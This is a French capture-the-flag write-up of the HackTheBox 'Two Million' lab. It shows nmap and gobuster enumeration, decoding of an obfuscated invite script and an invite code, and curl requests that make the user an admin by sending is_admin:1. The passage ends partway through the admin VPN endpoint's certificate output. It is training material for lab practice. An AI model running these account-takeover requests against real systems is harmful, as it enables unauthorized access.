HackTheBox - Two Million
Write-up de la machine easy Two Million
Informations sur la room
TwoMillion est une machine virtuelle Linux de difficulté Facile, créée pour célébrer le cap des 2 millions d’utilisateurs sur HackTheBox. Cette machine utilise une ancienne version de la plateforme HackTheBox, incluant un ancien code d’invitation vulnérable. Une fois ce code piraté, un compte peut être créé. Ce compte permet d’explorer différents points de terminaison d’API, dont l’un permet d’obtenir les privilèges d’administrateur. Grâce à ces privilèges, l’utilisateur peut injecter des commandes dans le point de terminaison de génération du VPN d’administration et ainsi obtenir un accès système. Un fichier .env contient des identifiants de base de données; la réutilisation du mot de passe permet aux attaquants de se connecter en tant qu’administrateur. Le noyau du système est obsolète et la vulnérabilité CVE-2023-0386 permet d’obtenir un accès root.
Lien : Two Million
Objectifs d’apprentissage
Cette room couvre les compétences suivantes :
- Énumération et analyse d’API REST
- Exploitation de Command Injection
- Réutilisation de credentials et pivoting
- Escalade de privilèges via CVE kernel (CVE-2023-0386 / CVE-2023-4911)
Task 1 - How many TCP ports are open?
Pour connaitre les ports qui sont ouvert ainsi que leur nombre nous allons faire un nmap général comme ceci
Mais le temps que ça charge le nmap parce que c’est très long je visite le site et je vois que ça me redirige vers cet url : http://2million.htb/
Nous allons donc l’ajouter a notre /etc/hosts

Maintenant nous voyons le site
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ nmap -sC -sV 10.10.11.221
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 16:33 CET
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:34 (0:00:06 remaining)
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hack The Box :: Penetration Testing Labs
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.46 seconds
Nous voyons que deux ports ouvert : le 22 pour ssh et le 80 pour http et nous voyons aussi que il utilise nginx
Réponse : 2
Task 2 - What is the name of the JavaScript file loaded by the /invite page that has to do with invite codes?
Donc dans en premier temps j’ai fait un gobuster simple mais celui ci me mettait un message d’erreur:
1
2
Progress: 0 / 1 (0.00%)
2025/11/15 16:40:09 the server returns a status code that matches the provided options for non existing urls. http://2million.htb/496f983c-0364-4ee7-9c90-2f3c79b8f5a5 => 301 (redirect to http://2million.htb/404) (Length: 162). Please exclude the response length or the status code or set the wildcard option.. To continue please exclude the status code or the length
Donc j’ai ajouté --exclude-length 162 pour éviter les pages qui possèdent ce code et voici ce que ça m’a donné:
Mais en attendant que le gobuster se fasse parce que ça aussi ça prend du temps celon la liste de mots qu’on lui donne je visite moi même le site et voici sur quoi je tombe

Puis j’ai consulter le code source en inspectant la page et je suis tombé sur deux script en javascript les voici : /js/htb-frontend.min.js et un autre qui attire beaucoup plus mon attention : /js/inviteapi.min.js
Donc ça veut dire qu’un fichier est disponible si on s’y rend et voici ce que je trouve en mettant /js/inviteapi.min.js
1
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
Bingo nous avons notre réponse mais avant voici le gobuster
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
❯ gobuster dir -u http://2million.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 162
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://2million.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          162
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/home                 (Status: 302) [Size: 0] [--> /]
/login                (Status: 200) [Size: 3704]
/register             (Status: 200) [Size: 4527]
/api                  (Status: 401) [Size: 0]
/logout               (Status: 302) [Size: 0] [--> /]
/404                  (Status: 200) [Size: 1674]
/0404                 (Status: 200) [Size: 1674]
/invite               (Status: 200) [Size: 3859]
Il n’est pas fini je le laisse tourner encore
Réponse : inviteapi.min.js
Task 3 - What JavaScript function on the invite page returns the first hint about how to get an invite code? Don’t include () in the answer.
Donc le code en js donné ci dessu est obfusqué donc nous avons besoin de le dé-obfusquer avec un site comme celui ci
Donc nous collons notre code obfusqué et on clique sur le bouton eval car notre code commence comme ça et voici ce qu’on obtient:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}
Nous avons maintenant le code non obfusqué et aussi le nom de deux fonctions mais ce qu’on nous demande dans la question c’est le nom de la fonction qui s’occupe de l’invitation et non de vérifier l’invitation comme la première fonction
Réponse : makeInviteCode
Task 4 - The endpoint in makeInviteCode returns encrypted data. That message provides another endpoint to query. That endpoint returns a code value that is encoded with what very common binary to text encoding format. What is the name of that encoding?
Déjà pour voir l’endpoint de cette fonction qui se trouve dans /api/v1/invite/how/to/generate nous devons faire un curl et nous allons ajouter le -X a curl pour pouvoir faire une méthode et ici nous avons besoin de faire un POST ce qui nous donne cette commande
1
2
❯ curl -X POST http://2million.htb/api/v1/invite/how/to/generate
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."}
Nous voyons clairement le enctype qui est sur ROT13 donc nous allons sur un déchiffreur comme celui ci
Et voici le résultat : In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate et en enlevant les esapces qui sont des \ nous pouvons en conclure qu’il faut faire une requête POST a /api/v1/invite/generate
1
2
❯ curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"MFJaOU0tSDRNVkItRUVYQVotS1I2SUk=","format":"encoded"}}
Parfait maintenant nous avons notre code et nous pouvons le décoder facilement avec la commande base64 -d
Le -d est fait pour dire Decrypt
1
2
❯ echo "MFJaOU0tSDRNVkItRUVYQVotS1I2SUk=" | base64 -d
0RZ9M-H4MVB-EEXAZ-KR6II
Nous avons maintenant un code valide pour être invité sur le site que nous pouvons entrer dans /invite
Nous pouvons donc répondre a la question !
Réponse : base64
Task 5 - What is the path to the endpoint the page uses when a user clicks on “Connection Pack”?
Maintenant que nous sommes connecté après avoir créer un compte nous arrivons sur le dashboard du site et nous sommes directement sur la page http://2million.htb/home/access

Maintenant nous regardons dans le code source de la page pour voir où mène le bouton Connection Pack
1
<a href="/api/v1/user/vpn/generate" class="btn btn-w-md btn-default btn-block"><i class="fa fa-cloud-download"></i> Connection Pack</a>
Réponse : /api/v1/user/vpn/generate
Task 6 - How many API endpoints are there under /api/v1/admin?
Donc de la même façon nous allons maintenant refaire des curl pour avoir des informations mais là nous avons besoin de nos identifiants sauf que avec une requête le moyen de s’identifier c’est avec des cookies de session, on peut les trouver dans l’inspection de la page puis dans storage le miens ressemble a ça : PHPSESSID:"2e700vgva0q2gm71aujmh4mlmk"
Et dans curl nous pouvons mettre notre cookie avec le -H
1
2
❯ curl -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" http://2million.htb/api/v1
{"v1":{"user":{"GET":{"\/api\/v1":"Route List","\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation","\/api\/v1\/invite\/generate":"Generate invite code","\/api\/v1\/invite\/verify":"Verify invite code","\/api\/v1\/user\/auth":"Check if user is authenticated","\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration","\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration","\/api\/v1\/user\/vpn\/download":"Download OVPN file"},"POST":{"\/api\/v1\/user\/register":"Register a new user","\/api\/v1\/user\/login":"Login with existing user"}},"admin":{"GET":{"\/api\/v1\/admin\/auth":"Check if user is admin"},"POST":{"\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"},"PUT":{"\/api\/v1\/admin\/settings\/update":"Update user settings"}}}}
C’est illisible mais nous pouvons formatter le tout en changeant un peu la commande avec jq
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
❯ curl -s -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" http://2million.htb/api/v1 | jq
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
Maintenant nous voyons qu’il y a que 3 chemins dans /api/v1/admin
Réponse : 3
Task 7 - What API endpoint can change a user account to an admin account?
L’api la plus probable de changer les droits d’utilisateur a admin est :
Réponse : /api/v1/admin/settings/update
Task 8 - What API endpoint has a command injection vulnerability in it?
L’api la plus probable d’avoir une vulnérabilité d’injection de commande est :
Réponse : /api/v1/admin/vpn/generate
Task 9 - What file is commonly used in PHP applications to store environment variable values?
J’ai copié la question et je l’ai collé sur internet et ça m’a donné le fichier .env
Réponse : .env
Task 10 - Submit the flag located in the admin user’s home directory.
Maintenant nous devons trouver le flag situé dans le home de admin ce qui signifie que nous allons devoir nous connecter en reverse shell et plus précisemment en reverse shell PHP je pense
Maintenant nous devons déjà passer admin sur le site, pour se faire nous avons vu que il y a une api pour vérifier si nous sommes admin : /api/v1/admin/auth et une autre pour nous passer admin dans les settings -> /api/v1/admin/settings/update
1
2
3
4
❯ curl -v -X PUT -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     -H "Content-Type: application/json" \
     -d '{"email":"test@gmail.com","is_admin":1}' \
     http://2million.htb/api/v1/admin/settings/update
Donc dans un premier temps nous pouvons faire cette commande pour mettre un header spécifique pour pouvoir préciser a l’api qu’on est admin en changeant les paramètres avec l’email que j’ai mis lors de mon inscription au site avec mon code d’invitation
-v-> Affiche tous les détails de la requête et de la réponse (headers, status code, etc.)-X PUT-> Spécifie la méthode HTTP à utiliser : PUT (pour mettre à jour des données)-H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk"-> Ajoute un header HTTP contenant ton cookie de session pour s’authentifier-H "Content-Type: application/json"-> Indique au serveur que on envoie des données au format JSON-d '{"email":"test@gmail.com","is_admin":1}'-> Les données (data) que on envoie au serveur :email-> email d’inscriptionis_admin-> 1 = true
http://2million.htb/api/v1/admin/settings/update-> L’URL de l’endpoint qui permet de modifier les paramètres d’un compte utilisateur
Ce qui m’a donné ce résultat:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
❯ curl -v -X PUT -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     -H "Content-Type: application/json" \
     -d '{"email":"test@gmail.com","is_admin":1}' \
     http://2million.htb/api/v1/admin/settings/update
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
* using HTTP/1.x
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.15.0
> Accept: */*
> Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk
> Content-Type: application/json
> Content-Length: 39
>
* upload completely sent off: 39 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sun, 16 Nov 2025 11:24:48 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"id":25,"username":"me","is_admin":1}%
Nous pouvons aussi vérifier nos droits comme ceci:
1
2
3
❯ curl -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     http://2million.htb/api/v1/admin/auth
{"message":true}
Je suis bien passé admin sur l’utilisateur me maintenant nous allons lancer le vpn admin avec l’api /api/v1/admin/vpn/generate
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
❯ curl -v -X POST -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     -H "Content-Type: application/json" \
     -d '{"username":"me"}' \
     http://2million.htb/api/v1/admin/vpn/generate
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.221
*   Trying 10.10.11.221:80...
* Connected to 2million.htb (10.10.11.221) port 80
* using HTTP/1.x
> POST /api/v1/admin/vpn/generate HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.15.0
> Accept: */*
> Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk
> Content-Type: application/json
> Content-Length: 17
>
* upload completely sent off: 17 bytes
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sun, 16 Nov 2025 11:36:54 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
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
2iX/ag==
-----END CERTIFICATE-----
</ca>
<cert>
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=UK, ST=London, L=London, O=HackTheBox, OU=VPN, CN=2million/emailAddress=info@hackthebox.eu
        Validity
            Not Before: Nov 16 11:36:54 2025 GMT
            Not After : Nov 16 11:36:54 2026 GMT
        Subject: C=GB, ST=London, L=London, O=me, CN=me
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:c8:a8:22:73:b5:c3:0c:42:90:f7:4f:dd:7b:ea:
                    47:95:85:3d:88:8a:e6:42:8c:93:71:ba:79:45:83:
                    4d:2c:5a:38:78:9f:bc:44:fd:d4:0d:f7:d5:41:02:
                    e4:35:9e:44:a3:78:f4:f3:db:ad:8b:3f:50:69:39:
                    82:4e:d5:53:2d:63:f0:34:16:d5:e8:93:3b:b8:6b:
                    e4:46:b2:d0:6d:06:c0:b1:8b:09:af:6b:29:ae:44:
                    c5:47:51:43:5d:7d:46:9a:81:41:83:7a:fb:4b:49:
                    3a:13:9b:71:60:b6:a7:d5:8f:7b:5e:5f:d3:48:fa:
                    54:00:81:08:74:9b:95:32:e1:d3:c2:cf:be:bf:c6:
                    c7:48:57:f0:55:61:bd:fc:e3:3b:34:28:88:72:76:
                    08:eb:59:eb:8d:58:ca:a9:d1:35:f3:0c:ae:7d:60:
                    b9:2c:0d:ba:f5:32:06:d7:66:ec:c2:6a:e6:fb:35:
                    cc:c6:e2:69:cf:97:3b:c5:d7:ff:6f:bd:f7:b1:28:
                    30:1a:b3:36:5b:74:ca:b8:7f:51:92:59:58:bd:5d:
                    82:23:f3:60:93:a4:af:6a:c8:a6:2c:6f:20:de:34:
                    3f:ac:63:bf:e4:4e:48:fb:39:30:2d:e2:f9:f2:6c:
                    0a:b6:6d:d5:6a:46:8e:66:24:92:ed:3c:05:2b:a2:
                    d1:7f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                82:E5:54:7E:BA:18:B1:29:D8:A9:12:B3:78:49:AA:90:C5:82:5E:CF
            X509v3 Authority Key Identifier:
                7A:62:DD:1D:B6:FE:4A:C8:E3:F8:9F:FA:AC:F4:15:0C:96:BA:2E:91
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key Encipherment, Data Encipherment, Key Agreement, Certificate Sign, CRL Sign
            Netscape Comment:
                OpenSSL Generated Certificate
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
